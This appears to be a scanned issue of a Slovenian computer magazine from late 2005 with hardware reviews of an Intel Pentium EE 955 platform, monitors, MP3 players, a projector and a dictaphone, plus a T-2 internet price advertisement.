Če nameravate predvajalnik veliko uporabljati tudi za prenos podatkov, potem kupite takšnega z vdelanim **USB-vtičem**. Takšni, za katere potrebujete povezovalni kabel, so sila nadležni za prenos podatkov, saj je treba naokrog prenašati tudi ustrezen kabel.

Preverite tudi kakovost **slušalk** in ali vam lepo sedejo v ušesa. V večini primerov pa si boste v kratkem tako ali tako omislili nekoliko bolj kakovostne slušalke.

Potem je tu sama **zgradba predvajalnika**. Če je izdelan še tako lepo, pa imate občutek, da gre za krhko napravo, se mu raje ognite. Trdnost je mogoče preizkusiti. Če se plastika že ob rahlem stisku vdaja pod prsti, bo verjetno taka naprava zdržala le malo časa, razen ob zelo previdnem rokovanju. MP3-predvajalniki pa so zadeva, ki se potika po žepih, nanjo se lahko občasno tudi naslonimo, jo ukleščimo ob kak predmet in še je neprijetnosti, ki jih bo doživela. Torej naj bo grajena solidno.

### NISEM TAKO BOGAT ...

Tako. Nekaj zadev smo razčistili, dali nekaj predlogov uporabe. Zdaj boste lažje nadgradili vse skupaj s svojimi idejami. Saj tudi nam niso padle na pamet prav vse možnosti, če pa so, pa je zmanjkalo prostora. In če takšno napravo že imate, je prav, da jo tudi **s pridom izkoristite** do konca njenih zmožnosti. Vsi, ki o nakupu šele razmišljate, pa se ne zaletite v nakup prve naprave, ki jo ponujajo sila poceni nekaj metrov od krompirja in čebule v lokalnem marketu. Raje se zadržite, premislite in pogledajte, kaj je še mogoče najti v naših trgovinah. Morda boste ugotovili, da nakup najcenejše opreme niti ni tako smiseln, kot je videti na prvi pogled.



## VDSL INTERNET

**5.000 SIT**

**1 MB/s**

## VDSL INTERNET

**10.000 SIT**

**10 MB/s**

	1000/256 KB/s	1/1 MB/s	10/10 MB/s	20/10 MB/s
<b>T-2</b>	<b>5.000 SIT</b>	<b>7.000 SIT</b>	<b>14.000 SIT</b>	<b>18.000 SIT</b>
SIOL	9.768 SIT	ne nudi	ne nudi	ne nudi

### Primerjava cen telefonije

	Telefonska naročnina	Klici v Telekom	Klici v tujino (najpogosteje klicane države)	Klici v T-2
<b>T-2</b>	<b>1.000 SIT</b>	<b>3 SIT</b>	<b>10,00 SIT</b>	<b>0,00 SIT</b>
TELEKOM	PSTN 2.568 SIT ali ISDN 3.378 SIT	6,30 SIT	30,00 SIT	7,20 SIT

T-2 nudi svoje storitve brez priključnine, brez časovne vezave in tudi brez PSTN, ISDN ali IP TELEFONA!




[www.T-2.net](http://www.T-2.net) **059 000 000**

Intel Pentium Extreme Edition 955 in Intel D975XBX

## Konec leta, čas za presežke

Intel je 27. decembra predstavil svoj najmočnejši namizni procesor – Intel Pentium Extreme Edition 955, ki ga podpira že nekaj tednov prej predstavljena platforma Intel 975X Express. Sistem smo med prvimi preizkusili tudi pri Mikru! Intel poskuša vse, da bi še pred koncem leta pokazal, kdo je pravi car in kdo si zasluži zmogljivostno krono namiznega segmenta! Pa mu bo to uspelo, morda s pomočjo virtualizacijske tehnologije, prvič vdlane v procesor?



**Piše: Jaka Mele**

[jaka.mele@mojmikro.si](mailto:jaka.mele@mojmikro.si)

**M**edtem ko Intel, dokler je trajala megaherčna dirka, ni imel večjih težav braniti prestol, pa so se razmerja moči spremenila s težavami 90-nanometriškega proizvodnega procesa, ki ni obrodil pričakovanih sadov. Intel je bil primoran spremeniti strategijo in prepričati svet v isto stvar, ki jo je prej več let zasmehoval. Megaherci niso vse!

Sočasno je AMD pridno razvijal svoje namizne in strežniške zverine in sčasoma poridil družino procesorjev FX, ki v osnovni sicer niso namenjeni namizni uporabi, a so jih najzahtevnejši igričarji spričo odličnih rezultatov vzeli za svoje. Intel jim je zmogljivostno le stežka sledil, sploh pa ne cenovno. AMD-jev najmočnejši borec, AMD FX-60, ki prihaja tudi na naš trg še decembra, utegne biti pretrd oreh za Intelovo jesensko paletu, še zlasti ker se je že običajni dvojedrni namiznik X2 4800+ odrezal tako dobro! Drastično stanje narekuje drastične ukrepe in Intel je privlekel težko topništvo!

### NOVA OSNOVA

Nova platforma, ki nadaljuje že videno v i975X (prednje vodilo 1066 MHz, procesorsko ležišče LGA775), gradi na sistemskem naboru i975X ter prinaša podporo za višje napetostne nivoje procesorja, potrebne za doseganje najvišjih delovnih frekvenc, ter dvojno vodilo PCIE 8x za podporo vzporednim grafičnim rešitvam. **Matične plošče Intel i975XBX temelječe na tem veznem naboru, bodo v prodaji že sredi januarja!**

Premierno prikazani procesor Intel Pentium Extreme Edition 955 s tehnologijo Hyper-Threading je prvi dvojedrni procesor za namizje s hitrostjo prednjega vodila 1066 MHz ter z 2 MB hitrega predpomnilnika L2 na jedro (skupno torej 4 MB)! Pomembneje pa je to, da je ta procesor prvi dvojedrni procesor, proizveden s 65-nanometriškim procesom, in da vsebuje tehnologijo virtualizacije Intel Virtua-

lization Technology, s čimer omogoča platformam sočasno izvajanje različnih operacijskih sistemov in aplikacij v neodvisnih delih oz. okoljih sistema. Hkrati novinec ohranja vse že prej predstavljene tehnologije, kot sta preprečevanje prekoračitve pomnilnika Execute Disable Bit in 64-bitne ukaze EM64T.

Med napredki v Intelovih veznih naborih velja omeniti še to, da ima vezni nabor 975X Express podporo za zvok visoke ločljivosti z do 7.1-kanalnim prostorskim zvokom. Potihem je Intel v nabor vnesel še eno novost, in sicer tehnologijo Intel Flex Memory Technology, pod katero se skriva zmogljivost nabora, da tudi v primeru neenakih pomnilniških modulov ohrani dvokanalni način dela, kar bo v praksi poenostavilo nadgradnje pomnilnika! Nova je tudi tehnologija MPT (Memory Pipeline Technology), ki omogoča večji izkoristek vsakega pomnilniškega kanala posebej, zaradi česar pride do pohitritve prenosa podatkov med procesorjem in sistemskim pomnilnikom, kar se odraža v višji zmogljivosti sistema!

### PODROBNO


Preizkusili smo matično ploščo Intel D975XBX, ki ima presenetljivo kar **tri razširitvene reže PCIe** in podpira ATI-jeve vzporedne

grafične rešitve **CrossFire**.

Čeprav so fizično vse tri reže PCIe 16x, pa so električne specifikacije le ene 16x (preklopiti zna v 8x), druge 8x, tretja pa le še 4x, kar pomeni, da za vzporedno grafično rešitev ATI CrossFire uporabimo prvi dve s simultano pasovno širino 8x. Na plošči z ustreznimi gonilniki in popravkom BIOS-a deluje tudi Nvidiina vzporedna grafična rešitev SLI. Neuradno smo iz Nvidie izvedeli, da se najverjetneje ne bodo odločili za uradno podporo, saj ta prinese obvezno licenciranje in certificiranje, nad čimer pa Nvidia za Intelovo platformo doslej ni kazala navdušenja. Plošča ima štiri reže DDR2, prek katerih podpira največ 8 GB pomnilnika.

Za krmilni sistem vhodno-izhodnih naprav skrbi ICH7R, ki so ga v delu RAID krmilnika Intel Matrix Storage SATA RAID obogatili s podporo vsem štirim načinom - RAID 0, 1, 5 in 10! Končno smo tudi na namizje dobili pravo podporo za **SATA II NCQ** (Native Command Queuing) in pomembneje za vročo izmenjavo diskov (HotSwap), čeprav oboje pride bolj do izraza v strežniških sistemih.

Na ploščo smo posadili procesor Intel Pentium Extreme Edition 955, katerega dve fizično ločeni jedri (Presler) proizvedeni s 65 nm po-




### Virtualizacija

Intel je v predstavljeni procesor vdelal tudi virtualizacijsko tehnologijo, suhoparno imenovano **Intel Virtualization Technology (IVT, delovno ime Vanderpool)**. Gre za strojni sloj virtualizacije, kar pomeni, da gre za funkcionalnost programov VmWare ali VirtualPC na strojni ravni, s pomembno prednostjo, da rešuje konflikt prioritete virtualnih pogonov. Če smo odkriti, so identično funkcijo opravljali navedeni programi popolnoma v redu, vendar pa na račun cene (razen programa Xen drugi virtualizacijski programi stanejo okoli 300 USD) in hitrosti oziroma visokih strojnih zahtev (z virtualizacijo se nismo mogli igrati na kateremkoli starem računalniku, saj sta bila ogromna zaloga pomnilnika in močan procesor ključnega pomena).

Ker gre pri IVT-ju za **navezo strojne in programske rešitve**, bomo za upravljanje še vedno potrebovali **virtualizacijski program** oziroma njegov del, imenovan **Hypervisor**. Manj znano je da prva generacija IVT-ja prinaša le virtualizacijo naborov ukazov (instruction set), medtem ko virtualizacijo pomnilnika in vhodno/izhodnih komponent še vedno upravlja Hypervisor. Zaradi odsotnosti upravljalne komponente bo za uporabo IVT-ja obvezna naveza z enim izmed virtualizacijskih programov! Vendar pa se bo procesna obremenitev ob virtualizaciji opazno zmanjšala, saj so morali doslej programi, kot je VmWare, skrbeti za vse v paketu. Arhitektura x86 ni bila nikoli zasnovana kot virtualizacijski biser, in dejstvo, da imajo operacijski sistemi neposreden nadzor nad procesorjem in pomnilnikom, da se zavedajo polnega ukaznega nabora in da lahko izvedejo katerikoli ukaz neposredno dostopajo do katerega koli dela pomnilnika, priča o težavnem delu, ki ga opravljajo prestrezni programi (nadzorniki virtualnih strojev), ki so srce virtualizacijskih rešitev.

Rezultat bo zmožnost **sočasnega poganjanja več operacijskih sistemov naravnost s strojne ravni**, kar obeta nekatere pospešitve, predvsem pa odpravo težav, in seveda bolj odpira vrata Appleovemu svetu. In to, dragi moji, je dobro predvsem za nas uporabnike, saj bomo morda že v nekaj mesecih lahko namesto le Oken zagnali in uporabljali **dva ali več sistemov hkrati**, kjer bomo v Oknih morda le še zaradi iger, pisarniške zadeve bomo poganjali pod OS X, varnostno-omrežne pa pod Linuxom. In to naenkrat in brez opaznih upočasnitev, saj imamo navsezadnje dve jedri, vsako zmožno izvajanja dveh logičnih niti. To pomeni, da bomo najverjetneje lahko naslednji nakup PC-računalnika opravili kar pod znamko Apple ...



stopkom, utripata pri delovni frekvenci 3,46 GHz. Skupaj s tehnologijo, ki jo večina pozna kot Hyper Threading (in ki se ji obeta zaton s prvimi štirijedrnimi procesorji družine Conroe in Merom) imamo torej **kar štiri logična jedra**. Posebno pozornost pa si zasluži tudi velikokrat skrivnostna virtualizacijska tehnologija **Vanderpool**, o kateri več v okvirčku.

### TEST

Procesor smo preizkušali v sistemu Windows XP s servisnim popravkom 2. Zvestno smo se odločili proti preizkusu v 64-bitnem Windows XP, saj ostaja tam veliko nedorečenega glede gonilnikov, pa tudi nekateri programi ne delujejo tako, kot bi morali. Prav programi za preizkus zmogljivosti so znani po tem, da so občutljivi na strojno opremo in dobro podporo gonilnikov.

Test	Intel Pentim EE 955	AMD Athlon 64 X2 4800+	Intel Pentium 840
PCMark2005	5983	4729	4623
WinRAR+PCMark2005	4943	1948	2044
WinRAR+WinZIP+PCMark2005	4171	1519	1400

Test PCMark 2005 prikaže zmogljivost računalnika v klasičnem naboru aplikacij, teste pa smo začinili tako, da smo procesor(ja) dodatno obremenili s procesorsko zahtevnim enojnim ali dvojnim tiskanjem podatkov (WinRAR, WinZIP). Rezultat je indeksni, večja številka pomeni boljši rezultat.

Da bi novi duet premagal prihajajoči AMD FX-60, bo po naši oceni potrebna še **pohitritev** na strani pomnilniškega in grafičnega podsistema. Pomnilnik DDR2 ima še veliko prostora in s predstavitvijo modulov DDR2-1066 MHz bi Intel zagotovo pridobil manjkajočo razliko. Čeprav Intel s ploščo uradno podpira le DDR2-667 (ki smo ga tudi uporabili) in DDR2-533, pa smo od proizvajalcev plošč izvlekli informacijo, da so podprti tudi pomnilniški načini **DDR2- 800, 711, 889 in 1067!** Pričakujemo, da bo Intel ta podatek uradno spremenil z napovedjo množične dosegljivosti hitrejših modulov, in tako so se naša predvidevanja, da plošča podpira vse do hitrosti DDR2-1066, če ne še višjih, uresničila! Prav pestro bo

videti, kako se obnaša sistem, kjer se prednje vodilo pri 1066 MHz ujame s pomnilnikom pri istem taktu! S prehodom s 667 na preko 1000

bi Intel pridobil dovolj moči, da bi se rezultati v programih, ki so procesno intenzivni in delajo s premetavanjem veliko podatkov, prevesili v njegovo korist. Sicer pa se vidi prednost novega 955 pred AMD X2, saj z dodatno obremenitvijo več aktivnih procesov štiri logična jedra z več hitrega predpomnilnika delujejo bolj tekoče kot prej!

Kar pa zadeva grafične teste in igričarske izkušnje pa duet X850-XT v navezi s CrossFire žal nima dovolj moči, da bi konkuriral najnovejši generaciji konkurenčne vzporedne grafike SLI in GeForce 7800 GTX. Ker so nam iz ATI-ja potrdili, da testnih kartic CrossFire X1800XT ne bo na voljo še vsaj do prvih dni januarja, ta test prepuščamo za poznejše mesece, ko bomo imeli tudi rezultate novega AMD FX-60!

### VREDNOST ZMAGE

Cena procesorja Intel Pentium EE 955 bo predvidoma **999 USD**, medtem ko bodo še do konca januarja predstavljeni šibkejši modeli z

800 MHz prednjim vodilom »slišali« na imena 950 (3,4 GHz), 940 (3,2 GHz), 930 (3,0 GHz) in 920 (2,8 GHz), ter nosili cene 635, 423, 316 in 240 USD. Sočasno s predstavitvijo celotne družine 9xx bo Intel znižal cene družini 6xx, katerih proizvodnjo že seli v 65 nm.

Kdo je torej zmagovalec? Če gledamo trenutno stanje in številke, je v goli procesni moči Intel Pentium EE 955 zelo zmogljiv, a ga utegne prihajajoči AMD FX-60 oziroma 5000+ dohiteti in prehiteti. Če pa vzamemo v obzir prihajajoči hitrejši DDR2 pomnilnik ter hitrejša ATI-jeva grafična kartica, vse skupaj pa začinimo še z vsaj 20-odstotno odstotno cenovno razliko v Intelovo korist, pa je odgovor preprostejši: Intel je z odločno potezo konec leta **ubranil naslov prvaka!** Platforma i975X s procesorjem 955 je odlična kombinacija, ki deluje tudi izredno tiho!

Največja konkurenca platformi je **Nvidia nForce 4 SLI Intel Edition**, ki ima to veliko prednost, da brez zadržkov podpira Nvidiino vzporedno grafično rešitev SLI. Če bi Intel in Nvidia dosegla dogovor glede SLI in i975X, bi bilo to fantastično, saj bi dobili najboljše iz obeh svetov!

LCD-monitor

## WinFast S7A LE-1708



<b>Skupna ocena:</b>	■ ■ ■ ■ ■ ■ ■ ■ ■ ■
<b>Razmerje cena/kakovost:</b>	■ ■ ■ ■ ■ ■ ■ ■ ■ ■
<b>Informacije:</b>	Acord-92, d.o.o., Ljubljana
<b>Cena:</b>	xxxxx SIT
<b>Tehnični podatki</b>	
<b>Velikost diagonale:</b>	17 palcev
<b>Ločljivost:</b>	1280 x 1024 @ 75 Hz
<b>Barvna globina:</b>	16,2 milijona barv
<b>Zorni kot:</b>	160 stopinj vodoravno, 160 stopinj navpično
<b>Svetilnost:</b>	300 cd/m <sup>2</sup>
<b>Kontrastno razmerje:</b>	500 : 1
<b>Osveževanje:</b>	TN+Film, 12 ms
<b>Vmesniki in priključki:</b>	D-sub, DVI-D, zvočniki

**ZA:** WinFast je med proizvajalci zaslonov neznano ime, ki pa bo bolj znano poznavalcem grafičnih kartic podjetja Leadtek. Podjetje je pred časom kupil največji kitajski proizvajalec matičnih plošč in drugih računalniške komponent, **Foxconn**. Ta osnovni 17-palčni zaslon je vstopni model, s katerim podjetje orje ledino tudi na trgu LCD-monitorjev. Monitor je cenovno izredno ugoden, kakovostno pa je daleč od slabega – ima dokaj dobro matriko TN+Film, ki ni navita in z nazivnimi **12 ms** dosega lepo sliko. Tudi vidni kot je vodoravno dober, navpično pa slabši, čeprav proizvajalec navaja identične vrednosti. Menijski sistem s samo tremi, na zadnjo stran zaslona skritimi velikimi gumbi je odličan, nastavljanje pa je hitro in intuitivno – po tem modelu bi se lahko zgedovali tudi drugi! Zaslon lahko premikamo le navpično. Napajalnik je v monitorju. Na monitorju smo predvajali tudi filme in hitre igre, a nismo opazili artefaktov ali sledenja. Kakovost slike je dobra, svetilnost in kontrast sta za mere zaslona odlična. Pohvaliti velja tudi ločljivost **1280 x 1024**, kar za 17-palčni zaslon ni navada.

**PROTI:** Tudi WinFast za **ergonomijo** še ni slišal, ne da se nastavlja niti višine zaslona. Monitor ima samo analogni vhod. Barvno je zaslon malce šibak, a so vsaj profili realni. Jaka Mele

večaslonski razdelilnik video signala

## Matrox DualHead2Go



<b>Skupna ocena:</b>	■ ■ ■ ■ ■ ■ ■ ■ ■ ■
<b>Razmerje cena/kakovost:</b>	■ ■ ■ ■ ■ ■ ■ ■ ■ ■
<b>Informacije:</b>	IZID, d.o.o., Ljubljana
<b>Spletni naslov:</b>	www.matrox.com
<b>Cena:</b>	41.890 SIT
<b>Tehnični podatki</b>	
<b>Povezovalni vmesnik:</b>	VGA, DB15
<b>Funkcija:</b>	Razdelilnik video signala na dva zaslona
<b>Napajanje:</b>	Zunanji napajalnik
<b>Velikost, teža:</b>	2x 78 x 39 x 110 mm, 269 g
<b>Gonilniki:</b>	Niso potrebni

**ZA:** Matrox je eden od pionirjev računalniške grafike, ki mu gre veliko zaslug tudi za napredek v grafiki računalniških iger. Kakorkoli že, Matrox je izumil tudi dva in nato tri sočasne grafične izhode za priklop več monitorjev in ob postavitvah drug zraven drugega tudi za prve video stene. Šele po Matroxovem uspehu so dvojne izhode prevzeli drugi proizvajalci grafik in do današnjega dne tako rekoč standardizirali izvedbo. Matrox je bil zadnja leta bolj tiho, kot bi si želeli, saj je očitno zapustil boj za najmočnejšega v grafiki. Vendar pa Kanadčani znajo kovati železo dokler je vroče, in novi izdelek – **video razdelilnik**, ki zna video signal iz računalnika razcepiti v dva signala, kar omogoča **priklop na dva zaslona** – utegne biti za marsikoga zanimiv. Ciljna skupina so predvsem starejši namizni računalniki, ki še ne premorejo dvojnega izhoda, ter vsi prenosni računalniki in predvsem poslovneži, ki sedijo za njimi. Škatlica majhnih mer je priložna za prenašanje, omogoča pa podvojitev zaslonskega posestva. Najvišja ločljivost je **2560 x 1024**, vendar bo na nekaterih prenosnikih zaradi omejitev integriranih grafik dosegla le 2048 x 768. Računalnik napravo po namestitvi gonilnikov prepozna in tudi ponudi nove zaslonske konfiguracije. Vse deluje brez težav.

**PROTI:** Žal je naprave primerna le za **analogni izhod**, nadejamo pa se tudi DVI-različice (ker naprava vhodni analogni signal za manipulacijo pretvori v digitalnega, je to popolnoma pričakovano). Škoda, da je potrebno **zunanje napajanje**. Cena je dokaj visoka, sprašujemo pa se, ali je trg za to napravo sploh dovolj velik, saj je trend menjave starih računalnikov precej hiter! Jaka Mele

prenosni predvajalnik glasbe

## TEAC MP-350



<b>Skupna ocena:</b>	■ ■ ■ ■ ■ ■ ■ ■ ■ ■
<b>Razmerje cena/kakovost:</b>	■ ■ ■ ■ ■ ■ ■ ■ ■ ■
<b>Informacije:</b>	ElkoTex, d.o.o., Ljubljana
<b>Spletni naslov:</b>	www.teac.com
<b>Cena:</b>	32.300 SIT
<b>Tehnični podatki</b>	
<b>Mere:</b>	70 x 35 x 13,5 mm
<b>Teža:</b>	35 g (z baterijo)
<b>Vmesnik:</b>	USB 2
<b>Interni pomnilnik:</b>	1024 MB
<b>Zaslon:</b>	100 x 100, 65K barv
<b>Izpis ID3-informacij na zaslon:</b>	Da
<b>Osvetlitev zaslona:</b>	Da
<b>Izravnalnik:</b>	Da
<b>Naveden čas avtonomnosti:</b>	8 h
<b>Podprti glasbeni formati:</b>	MP3, WMA
<b>Možnost diktafona:</b>	Da
<b>Radijski sprejemnik:</b>	Da
<b>Dodatne funkcije:</b>	Branje e-knjig, prikazovanje slik in 3GP (MTV) videa ...

**ZA:** TEAC-ov novinec, imenovan MP-350, je nekaj posebnega, saj ga upravljamo prek na dotik občutljivih **tipk**, vdelanih v **zaslonski del**. Zaradi **izredne majhnosti** je moč napravo nositi naokoli praktično kot obesek za ključke, tudi 35 gramov sploh ne bomo opazili. Sicer naprava, ki ja na voljo v pol- ali gigabajtni izvedbi, ponuja vse klasične funkcije, s poudarkom na predvajanju posnetkov MP3 in WMA. Zvok je soliden, kot od Teaca pričakujemo, tudi dovolj glasen za rekreacijo. Naprava ponuja še sočasno **prikazovanje slik**, podprt je tudi video (eksotičnega) zapisa MTV. Priložena programska oprema omogoča lahko pretvorbo vseh video zapisov v ta format. Oboje pa je zavoljo majhnosti sicer svetlega in barvitnega zaslončka praktično neuporabno. Prav tako bi lahko tudi prikazovalnik besedil (oz. e-knjig) uporabljali le z lupo. Navkljub majhnosti vdelana akumulatorska (nezamenljiva) baterija zdrži **8 ur predvajanja**, polnjenje pa poteka prek priloženega napajalnika ali s priklopom na USB-kabel.

**PROTI:** Še največja zamera enoti velja glede **upravljanja**, saj je sicer »dobro zvoneče« upravljavanje z dotikom zavoljo majhnosti enote vse prej kot učinkovito. Še posebej bodo imeli težave možki oziroma vsi z debelejšimi prsti, saj je skoraj nemogoče pritisniti le en gumb sočasno, razen če zadevico krmilimo z nohti. Izravnalnik zvoka tokrat ne prinaša naprednih funkcij ali učinkov SRS oz. WOW. Delovanje kot diktafon je mogoče, vendar zajem poteka v zapis WAV, s čimer je uporabnost te funkcije praktično izničena. Tudi za radijski del je treba nadgraditi strojno kodo z najnovejšo različico z internetne strani. Jaka Mele



domači medijski sistem

**Chili Style -2100X**



Skupna ocena:

Razmerje cena/kakovost:

Informacije: JAE, d.o.o., Ljubljana

Spletni naslov: www.umax-europe.com

Cena: 63.990 SIT

**Tehnični podatki**

**Funkcije:** DVD- in DivX-predvajalnik, FM-radio, bralnik pomnilniških kartic (MS, MMC, SD), stereo zvočniki z nizkotoncem (2.1)

**Vmesniki:** USB 1.1, S-video, komponentni video, kompozitni video, SCART, optični in digitalni koak. izhod

**Drugo:** Daljinski upravljalnik, vsi potrebni kabli, navodila

**Moč zvočnikov:** Nizkotonec 35 W, sateliti 2 x 15 W

**Mere, teža:** 360 x 105 x 254 mm; 2,4 kg

**ZA:** Za vse tiste, ki še niso vstopili v svet domačega kina oziroma DVD-predvajalnika in zdaj že klasičnega DivX (MPEG-4), je Umax (proizvajalec pogosto hvaljenega DivX predvajalnika Yamada) pod svežo blagovno znamko pripravil komplet »vse v enem«. V njem poleg predvajalnika kupcu ponujajo še **osnovni zvočniški sistem 2.1** (dva satelita – levo, desno in en nizkotonec). Predvajalnik izstopa, saj gre za **pokončno** izvedbo, v srebrnem ohišju, med delovanjem pa se gumbi in prosojna okrasna plošča osvetljeni z modro barve. CD- oz. DVD-medij se vlaga od zgoraj. Predvajalnik obvlada tako funkcije DVD-predvajalnika, predvaja pa tudi **glasbene CD-je**, glasbene MP3 in slikovne datoteke JPEG ter seveda filme MPEG-4, kjer velja poudariti tudi možnost predvajanja **podnapisov**. Poleg teh funkcij je vdelan **FM-radio** sprejemnik z RDS-om, imamo pa še dva vhoda za priklop dodatnih naprav. Vmesnik je skupaj s sistemski meniji podoben že vidnemu in pohvaljenemu pri Yamadi, gumbi so jasno označeni. Priloženi zvočniki so prijetni na pogled, nizkotonec je aktiven. Dodatna prednost je, da lahko tako predvajalnik kot tudi oba satelita namestimo na steno, recimo pod velik ploščati televizor. Predvajalnik je opremljen tudi z USB-vrati ter vmesnikom za pomnilniške kartice, prek katerega lahko na televizorju prikazujemo slikovne albume ...

**PROTI:** Uravnotežen sistem, primeren za vstopni razred, vprašljivi sta le **cena** ter primerenost sistema za tiste, ki že imajo samostojen DVD- ali DivX-predvajalnik ali vsaj osnovni zvočniški sistem, od katerega priloženi najverjetneje ne bo kakovostno izstopal. Jaka Mele

videoprojektor in brezžični video prenašalec

**Epson EMP-TWD1 in Thomson VS470PC TDP-P75**



**ZA:** Zanimiv projektor za domači kino je predstavil Epson, ki je tudi sicer močan na tem področju. Novi TWD1 temelji na tehnologiji 3LCD, s katero dosega veliko živahnejše in stvarnejše barve kot starejša tehnologija LCD in se lahko že brez težav primerja s tehnologijo DLP. Vdelani čip PixelWorks DNX in Epsonova tehnologija Cinema Filter skrbita za odlično kakovost videa. Projektor pa je nekaj posebnega že na prvi pogled, saj je precej visok, in oblečen v gladko belo plastiko visoke kakovosti, in tudi sicer spominja na dizajn, ki bi ga pripisali podjetju Apple. Meri na namestitev na klubsko mizico sredi dnevnice, kar mu prav paše, še zlasti ko slišimo, kako tiho deluje! Preseneča odsotnost menijskih gumbov na ohišju.

V ohišju sta skrita kakovostna in zmogljiva zvočnika JVC moči 10W pri 4 ohm, ki sta za namen domačega kina dober začetek – projektor pa ima prav za ta namen še digitalni optični izhod in ločen izhod za nizkotonca. Vse to potrebuje zato, ker je vanj **vdelan tudi DVD-predvajalnik**, ki poleg vsega podpira še klasičen nabor VCD, WMA, MP3 ... Premikanje leč po širini in višini je izvedeno mehansko, leča pa omogoča 1,5x povečavo, tako da slika tudi na razdalji dveh metrov še vedno meri slaba dva metra po diagonali, kar je odlično. Zvok je odličen, tudi nizki toni so občutni! DVD-predvajalnik obvlada vse klasične funkcije, odlično pa je zaokrožen tudi s kakovostnim daljinskim upravljalcem. Hudič je navadno v podrobnostih, Epson pa velja tu pohvaliti, saj so recimo vdelali gumb za premor (preneha predvajanje DVD in osvetli zaslon v beli barvi,

Skupna ocena:

Razmerje cena/kakovost:

Informacije: Avtera, d.o.o., Ljubljana

Spletni naslov: www.epson.com

Cena: 335.940 SIT

**Tehnični podatki**

**Tehnologija in ločljivost:** 3LCD, 1024 x 768

**Svetilnost:** 1200 ANSI-lumnov

**Kontrast:** 1000 : 1

**Življenjska doba žarnice:** 4000 ur, (3000 ur v ekonomičnem načinu)

**Vmesniki:** 1x kompozitni video, 1x S-video, 2x avdio (RCA), izhod za nizkotonec, optični digitalni izhod

**Mere in teža:** 340 x 180 x 310 mm; 7 kg

**Daljinski upravljalnik:** Da

**Drugo:** DVD-predvajalnik, vdelani hi-fi zvočniki

da ne tavamo po temi). V paketu je še Thomsonov **brežžični video prenašalec**, s katerim lahko do projektorja pripeljemo recimo TV-signal ali signal iz zunanjega DivX-predvajalnika (karkoli, le da ima vmesnik SCART). Najvišja delovna ločljivost je le 854 x 480, podprt je tudi prikaz slike 16 : 9, projektor pa podpira tudi vir PAL in NTSC.

**PROTI:** Svetilnost in kontrast sta pod ravnino vodilnih projektorjev, a za domači kino, kjer se projicira večinoma v zatemnjenem prostoru, to ni moteče. Žal ne najdemo možnosti odprave popačenja slike. Dobrodošel bi bil tudi vdelan DivX-predvajalnik.

Jaka Mele

diktafona

## Olympus WN-480 PC



Skupna ocena:

Razmerje cena/kakovost:

Informacije: Olympus Slovenija, d.o.o.

Spletni naslov: [www.olympus.com](http://www.olympus.com)

Cena: 19.800 Sit

Tehnični podatki:

Teža: 68 g

Mere: 99 x 39 x 21.5 mm

Vmesnik: Za povezavo USB 2.0 prek kabla

Pomnilnik: 64 MB

Avdio: zvočnik, izhod za slušalke in vhod za mikrofon

Napajanje: 3 V AAA-baterija, čas delovanja okoli 12 ur

Čas snemanja v različnih načinih: HQ2 uri in 57 min, SP 4 ure in 27 min, LP 8 ur in 13 min

Dodatne funkcije: Alarm za opomnik (podmapa S), dvostopenjska nastavitve občutljivosti mikrofona, 3 podmape (A, B, C) za shranjevanje zvočnih zapisov. V vsaki lahko shranimo do 100 datotek, funkcija VCVA.

